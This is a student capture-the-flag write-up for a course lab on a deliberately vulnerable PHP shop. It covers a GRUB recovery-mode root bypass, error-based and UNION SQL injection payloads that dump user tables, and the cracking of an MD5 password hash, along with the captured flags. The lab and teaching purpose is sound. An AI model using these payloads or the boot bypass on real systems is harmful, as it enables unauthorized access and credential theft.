# Write-up DBS401: Group 4

👋 Welcome to my write-up!


🔧 Tools: Burp Suite

## 🗂️ Flags' Completion Table

| Flag Number | **Vulnerability's Name** | **Done** | **Flag** |
|---|---|---|---|
| 1 | Error Based SQL Injection | Done | flag{v3rbose_sqli_r1ght_h3r3} |
| 2 | SQL Injection | Got Flag Only | flag{DBS_Un1on_1S_D4nger0us} |
| 3 | Second-Order Injection | Not Yet | x |

## 📝 Description

- A website named 5cent Store




# ✅ Detailed Analysis

## Vulnerability 1: OS Misconfiguration Leads To Unauthorized Root Access


By accessing the recovery mode, an unauthorized person can gain root access without needing the root password because the owner of this machine forgot to set **GRUB Password**. This allows unauthorized person to change any system settings, view or modify all files, and potentially compromise any data stored on the machine.

### Step to reproduce


- **Reboot Your System**: Restart your computer.
- **Access GRUB Menu**: Hold down the `Shift` key during boot to access the GRUB menu. If you're using UEFI, you might need to press `Esc` instead.
- **Select Recovery Mode**





- **Select Root Shell Prompt**: After booting into recovery mode, you will be presented with a menu. Select the option "Drop to root shell prompt" or "root".






- Change password of root and we can get fully access to the machine




- Dumping all the source code to find flags








🚩 **Flag 1:** flag{v3rbose_sqli_r1ght_h3r3}

🚩 **Flag 2:** flag{DBS_Un1on_1S_D4nger0us}

# ✅ Normal Solution


## Vulnerability 2: Error Based SQL Injection at login page



```
login1.php
www > login1.php > ...
 9   <html lang="en">
15   <body>
16   <div class="container-narrow">
54       <div class="row marketing">
55           <div class="col-lg-6">
70                   // Proceed with the original query
71                   $q = "SELECT * FROM users WHERE username = '" . $username . "' AND password = '" . md5($pass) . "'";
72                   $result = mysqli_query($con, $q);
73                   if (!$result) {
74                       echo 'Error: Hacker found!!' ;
75                       if (strpos(mysqli_error($con), '8.0.37') !== false) {
76                       echo ' flag{v3rbose_sqli_r1ght_h3r3}'; }
77                   } else {
78                       echo "<br /><br />";
79                       $row = mysqli_fetch_array($result, MYSQLI_ASSOC);
```

- At line 71, web will be SQL injection because of string concatenation without any input validation.
- As you can see we need to payload to make web get error and the error message has to contained database version.

**Payload:** `' AND extractvalue(rand(),concat(CHAR(126),version(),CHAR(126))) -- ‘`





🚩 **Flag 1:** flag{v3rbose_sqli_r1ght_h3r3}

## Vulnerability 3: SQL Injection Using Union at seachproduct.php


```php
<?php
if (isset($_POST["searchitem"])) {
    $searchitem = $_POST["searchitem"];

    // Check if the input contains any of the blacklisted words
    if (
        stripos($searchitem, 'description') === false &&
        stripos($searchitem, '*') === false &&
        stripos($searchitem, '=') === false &&
        stripos($searchitem, 'id') === false &&
        stripos($searchitem, 'null') === false &&
        stripos($searchitem, '@') === false &&
        stripos($searchitem, 'version') === false &&
        stripos($searchitem, '|') === false
    ) {
        // Input doesn't contain any blacklisted words, proceed with the query
        $q = "SELECT * FROM products WHERE product_name LIKE '" . $searchitem . "%'";
        // Execute the query and handle the results
    } else {
        // Input contains blacklisted word
        echo "Blacklisted word detected. Please try a different search term.";
    }
}
?>
```

- Again web will be SQL injection because of string concatenation without any input validation.
- Additionally, the blacklist is not filtered UNION so we can make a payload using UNION here


**Payload:** `' union select 1, table_name, column_name, table_schema, 5 from information_schema.columns -- //`




**Payload:** `' union select 1, username, password, 4, 5 from users -- //`





- Here we can crack the password because it is simple and hashed by MD5, for example with user *"ctfplay3r1sm3":"f0f8820ee817181d9c6852a097d70d8d"*





⇒ Password is “frodo”

